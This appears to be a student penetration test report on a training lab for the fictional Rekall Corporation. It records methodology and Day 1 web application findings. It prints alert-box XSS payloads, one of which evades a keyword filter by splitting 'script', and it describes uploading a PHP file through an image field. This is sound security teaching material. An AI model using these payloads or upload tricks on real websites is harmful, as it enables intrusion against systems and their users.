Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	GoodCorp, LLC
Contact Name	Wallace Martin
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	05/06/2024	Wallace Martin	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Simple XSS scripts were well defended by the Web Application
- I was unable to figure out ways to implement SQL injections against the Web Application
- While input validation was inconsistent across the many fields, there were fields better protected than others.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS, Local File Inclusion, Command Injection, and Brute Force Attacks were all vulnerabilities pertaining to the Web Application.
- Linux and Windows OS both had network vulnerabilities when performing nmap scans, revealing open ports that were susceptible to exploits. They also were still running outdated services that have not been recently patched or updated.
- Sensitive information being available publicly on the internet such as login credentials. These could be seen in HTML and public GitHub repo's.
- Sensitive data exposure prone in all three environments.

Executive Summary


Day 1 - Web Application

- Began with logging into my Project2 VM, and from there, opened Hyper-V Manager to start the Kali Linux machine with the following credentials: root (username) & kali (password)
- Opened a terminal in the root directory and used the following command: cd Documents/day_1
- I then ran the following commands in that directory:
- docker-compose pull, followed by docker-compose up, and left that window running for the remainder of the Web App portion of this PenTest
- Opened a Firefox browser and searched for 192.168.14.35. The page looks like this:




Day 1 Vulnerabilities:


- Vulnerability 1: Reverse XSS
  - Went to the Welcome.php page of the web app and inputted a JavaScript payload alert in the field where you can put a name.
  - Script: <script>alert(“What’s Up?”);</script>




- Vulnerability 2: Reverse XSS Advanced
  - Another XSS injection on the VR Planner page, but in this case, “script” was split up in the payload to mask them in the input validation
  - Script: <SCRIPscriptT>alert(“hi”)</SCRIPscripTt>




- Vulnerability 3: Stored XSS
  - XSS Injection on the Comments.php page to display an alert
  - Script: <script>alert(“hello!”);</script>




- Vulnerability 4: Sensitive Data Exposure; HTTP Response Headers
  - Uncovered HTTP response headers of About-Rekall.php, which showed sensitive information.
  - Command: curl -v http://192.168.14.35/About-Rekall.php | grep “flag4”




- Vulnerability 5: Local File Inclusion
  - Created a php file in nano and then uploaded it into the first field of the memory-planner.php page. Since it went through, it means that this page can accept more than image files.



- Vulnerability 6: Local File Inclusion
  - Created another php file. It doesn't have anything in it. However, this site is configured to respond to ".jpg" when input in this field, revealing sensitive information.







- Vulnerability 7: Sensitive Data Exposure of Admin Login Credentials

- Viewed the HTML of the login.php page which uncovered the message “Enter your Administrator credentials!” Which allowed me to gain access to the Networking.php page with the credentials I found.
